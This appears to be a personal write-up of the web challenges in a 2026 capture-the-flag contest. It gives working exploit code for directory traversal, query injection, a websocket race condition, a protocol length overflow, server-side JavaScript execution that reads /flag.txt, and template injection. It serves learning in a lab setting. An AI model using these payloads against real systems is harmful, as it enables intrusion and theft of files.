BKCTF 2026: Web Challenges Writeup
Introduction
Last weekend, I decided to participate in the Batman’s Kitchen CTF. I liked the theme of the 1990’s internet and was in the mood for some fun, so I entered solo with the goal to finish all of the web challenges. I was able to complete them all pretty quickly, so I did some of the OSINT challenges and finished with 2581 points, which put me at 160th out of 526. Overall it was very fun and I hope the organizers do it again next year.
My First Blog
The first challenge was to find /flag.txt on a personal blog site. The homepage shows a missing blog entry, but you can manually go to it and see an embedded .pdf file. Checking the page source, we see the pdf is being loaded from: /attachment?file=resume.pdf&apiKey=cc7c7342d2ed198c38c08814cd754030
after some experimenting with the file parameter, I quickly figured out that it’s vulnerable to directory traversal: http://34.186.135.240:30000/attachment?file=../../flag.txt&apiKey=cc7c7342d2ed198c38c08814cd754030
and we have the first flag.
Tiny SQL
The setup for this is to log into a forum page and be able to view the flag in a post. We’re given app.py, a copy of the server’s flask app, so we can look at it and see right away that whatever we input into the login form is put into a database query:
1
2
3
4
5
6
7
8
9
    # user lookup syntax `S:[user]:[pass]#comment`
    # results = [id, user, pass]
    code, results = conn.query('S:' + request.form['user'] +  ':' + request.form['pass'])
    if code == 'e':
        return render_template('500.html'), 500
    if len(results) != 3: return render_template('login.html'), 403
    session['username'] = results[1]
    print (session['username'])
    return redirect('/')
Further down there is another query that gets the author of a forum post:
1
2
	# id lookup syntax `S:[id]#comment`
	code, author = conn.query('S:' + str(post_id))
and renders the author.
1
    return render_template('post.html', title=title, desc=description, author=author[1])
In both cases, the data returned is a list of [id, user, pass]. So all we need to do is force the login query to check S:1 instead of S:user:pass. The data returned will be the expected list of three items, and our session will be set to that user.
Input 1# as the username, which will login as user id 1 and allow access to the second flag.
Be A Legend
This is a simple game that uses websockets to handle player actions and communicate the result. You click a button to fight the dragon, only you deal 10 damage and the dragon instantly kills you.
We’re given the source code, so after taking a look I noticed that there’s a delay in the combat logic to simulate turn-based combat:
1
2
3
4
5
6
7
8
damage = min(player.stats.atk, 50)
dragon.stats.hp -= damage
ws.send(f"You hit the dragon for {damage} damage. Dragon HP: {dragon.stats.hp:,}")

await asyncio.sleep(0.3) # Cool turn based combat

player.stats.hp -= dragon.stats.atk
ws.send(f"The dragon hits you for {dragon.stats.atk:,} damage. Your HP: {player.stats.hp}")
However, the server still accepts and processes other websocket messages during the sleep() call. I noticed that the SAVE and LOAD commands execute immediately without delay:
1
2
3
4
5
6
7
8
9
            elif command == "SAVE":
                try:
                    loop = asyncio.get_event_loop()
                except RuntimeError:
                    loop = asyncio.new_event_loop()
                    asyncio.set_event_loop(loop)

                loop.run_until_complete(save_game(connection_id))
                ws.send("Game saved.")
Therefore, if we send a FIGHT command and wait for the dragon to take damage, we can send a SAVE command before our HP is decremented and we die. Then we LOAD and start the process over again.
I wrote this python script to handle the exploit:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
import asyncio
import websockets
import logging

handler = logging.StreamHandler()
handler.setFormatter(logging.Formatter("%(message)s"))
logging.getLogger("websockets").setLevel(logging.DEBUG)
logging.getLogger("websockets").addHandler(handler)

async def send_messages():
	uri = "wss://<challenge instance>/ws"

	ssl_context = __import__("ssl").create_default_context()
	ssl_context.check_hostname = False
	ssl_context.verify_mode = __import__("ssl").CERT_NONE

	async with websockets.connect(uri,ssl=ssl_context) as websocket:
		for i in range(0,100):
			await websocket.send("FIGHT")
			msg = await websocket.recv()

			await websocket.send("SAVE")
			msg = await websocket.recv()
			msg = await websocket.recv()
			msg = await websocket.recv()
			msg = await websocket.recv()

			await websocket.send("LOAD")
			await asyncio.sleep(0.3)

		msg = await websocket.recv()
		msg = await websocket.recv()

asyncio.run(send_messages())
It’s not really elegant, and I kept missing the final “win” websocket message that contained the flag, so I enabled debug logging to print out all of the websocket messages as they came in instead of trying to catch it with websocket.recv(). Nonetheless, the dragon is dead and I got the third flag.
Tiny SQL 2
The setup for this challenge is the same as the first Tiny SQL challenge: we have to exploit the custom database query to login and view the forum post containing the flag. However, things are complicated by the fact that the login query is now a prepared statement:
1
code, results = conn.prepare('S:?:?', (request.form['user'], request.form['pass']))
This time we’re provided a copy of the “TinySQL” library so we can look at what conn.prepare() actually does:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
    def prepare(self, stmt, binds):
        barr = bytearray('p', 'ascii')
        barr.append(len(stmt) & self.STMT_SIZE_MASK)
        barr.extend(stmt.encode('ascii'))

        for i in binds:
            barr.append(ord('b'))
            barr.append(len(i) & self.STMT_SIZE_MASK)
            barr.extend(i.encode('ascii'))

        barr.append(ord('x'))
        barr.append(0x00)
        self.sock.sendall(barr)

        data = self.sock.recv(self.MAX_DATA_RECV)
        results = data.decode().split(':')
        return results[0], results[1:]
Okay, so it’s taking the user input (for example,user:password), wrapping it in some kind of protocol to generate a query message (in our example the login query will be something like p \x05 S:?:? b \x04 user b\x08 password x \x00), and then sending it to a socket where the database processes this message. The unusual thing is that we’re masking the length of the statement and binds by 0x0F. This might mean there’s an overflow vulnerability we can take advantage of later on.
On the database server, we can see when data gets received by the socket it’s processed as:
1
2
3
4
5
match data:
	case b'q': results = getQuery(payload)
	case b'p': results = prepareQuery(payload)
	case b'b': results = bindVariables(payload)
	case b'x': results = executeQuery()
The simple protocol makes sense now. The interesting thing happens during the query execution:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
if lookupType == 1:
            if paramCount > 1: return b'e:syntaxerror'
            userId = binds.pop(0)
            for line in tdb.readlines():
                tdb_id, tdb_user, tdb_pw = line.split(':')
                tdb_pw = tdb_pw.strip('\n')
                idCheck = (lookupType == 1 and userId == tdb_id)
                if idCheck:
                    results = [tdb_id, tdb_user, tdb_pw]
                    final = f"r:{tdb_id}:{tdb_user}:{tdb_pw}"
                    return final.encode('ascii')
        if lookupType == 2:
            if paramCount > 2: return b'e:syntaxerror'
            if user == '?': user = binds.pop(0)
            if pw == '?': pw = binds.pop(0)
            for line in tdb.readlines():
                tdb_id, tdb_user, tdb_pw = line.split(':')
                tdb_pw = tdb_pw.strip('\n')
                userCheck = (lookupType == 2 and user == tdb_user and pw == tdb_pw)
                if userCheck:
                    results = [tdb_id, tdb_user, tdb_pw]
                    final = f"r:{tdb_id}:{tdb_user}:{tdb_pw}"
                    return final.encode('ascii')
We need to somehow get the query to execute as a userid lookup. Looking at the code some more, we can see that binds is actually a global variable. If we add more binds than are expected, they’ll be reused in subsequent queries.
Given this information, I had an idea for an attack path along the lines of overwriting the query from S:?:? to S:? and then adding some extra binds so the right one will get popped off the binds list at the right moment for a userid lookup.
The key to the exploit is taking advantage of the statement size mask for the bound variables:
1
2
3
4
        for i in binds:
            barr.append(ord('b'))
            barr.append(len(i) & self.STMT_SIZE_MASK)
            barr.extend(i.encode('ascii'))
and the way bound variables are processed:
1
2
3
4
5
def bindVariables(query):
    v = query.decode('ascii')
    if len(binds) >= 2: binds.clear()
    binds.append(v)
    return
By masking with 0x0F, if the length of the parameter is 16 exactly, it will be interpreted as 0. Therefore, anything we add in afterwards will be parsed by the Tiny SQL server as a database command, and not as part of the bind. We can add bound variables in pairs to clear the bind list, allowing us to leave the value we want in binds.
The statement we want to execute, in the protocol format is p \x03 S:? b \x01 1 x \x00. The x \x00 part will already be appended to the end because we’re inserting this into a preexisting query. Our payload will need some padding to meet 16 bytes exactly, we do this by inserting 3 extra binds. This clears the binds list, ensuring that when the query executes, the only thing left inside binds is what we put in the password field of the form.
The final payload is p \x03 S:? b \x02 xx b \x02 yy b \x01 z, so write a little python script to handle the byte array and send the request:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
import requests

payload = b'p\x03S:?b\x02xxb\x02yyb\x01z'
s = requests.Session()

r = s.post('https://<instance>/login', data={
    'user': payload.decode('ascii'),
    'pass': '1' #the userid to login as
})

print(f"Login status:   {r.status_code}")
print(f"Login URL:      {r.url}")
print(f"Session cookie: {s.cookies.get_dict()}")

flag_r = s.get('https://<instance>/forum/post/3')
print(f"Flag page body:\n{flag_r.text}")
And we get another flag.
WayWayback Machine
The setup for this challenge is a site that takes a snapshot of a user-provided URL and archives it. We get the source code for the app again, and after a quick look, we see that it’s a node.js application. I checked how it archives the pages, and we can see that anything inside a <link> tag will be archived:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
// Extract resource URLs from HTML link tags
function extractResourceUrls(html, baseUrl) {
  const resources = [];

  // Extract all <link> tags with href attribute
  const linkRegex = /<link[^>]+href=["']([^"']+)["'][^>]*>/gi;
  let match;
  while ((match = linkRegex.exec(html)) !== null) {
    try {
      // Resolve relative URLs against base
      const absoluteUrl = new URL(match[1], baseUrl).toString();
      resources.push(absoluteUrl);
    } catch (e) {
      // If URL parsing fails, try the original
      resources.push(match[1]);
    }
  }

  return resources;
and farther down in the source, we see this interesting function:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
// Pre-load snapshot resources for faster rendering
// I dont know what resources there are, lets just use AI to write this
async function preloadSnapshotResources() {
  try {
    const entries = fs.readdirSync(SNAPSHOTS_DIR, { withFileTypes: true });

    for (const entry of entries) {
      if (!entry.isFile()) continue;

      const filePath = path.join(SNAPSHOTS_DIR, entry.name);
      // Load optimization helpers
      if (path.extname(entry.name) === '.js') {
        try {
          require(filePath);
        } catch (err) {
          // Skip invalid helpers
        }
      }
    }
  } catch (error) {
    // Ignore resource loading errors
  }
}
If you’re unfamiliar with node.js, require() reads the specified file and executes it. The preloadSnapshotResources() function is called whenever you view a page snapshot.
The attack path is pretty obvious at this point: host a .html file that includes a malicious .js file with the <link> tag. After it’s archived, view the snapshot, and the archived .js file will be executed on the server.
Our HTML page:
1
2
3
4
5
6
<html>
  <head>
    <link href="assets/exploit.js">
  </head>
  <body>pwned</body>
</html>
And the malicious .js file:
1
2
3
4
const fs = require('fs');
const path = require('path');

fs.copyFileSync('/flag.txt', path.join(__dirname, 'flag.html'));
View the snapshot to execute the file copy, and then go to /snapshot/flag to read the flag.
No XSS Here
This page shows a custom implementation of HTML that limits the types of tags and characters you can use. You can only use alphanumeric characters for text, and the types of tags you can use are very limited.
Because you can put tables inside of tables, my first thought was to put an illegal statement inside a ton of table tags and see if the parsing function would miss it. I found that adding too many nested tables would just give a parser error, so I backed off a little bit and got this output: 

It wasn’t giving me an error, but it was removing all the spaces and the equals sign from what I had input. I tried a few different special characters as input, and found that adding $ would make the text disappear completely. This gave me the clue that a template engine was likely being used and interpreting $text as an empty variable, leaving it open to an SSTI attack. So I used the payload $config, and this output the flag: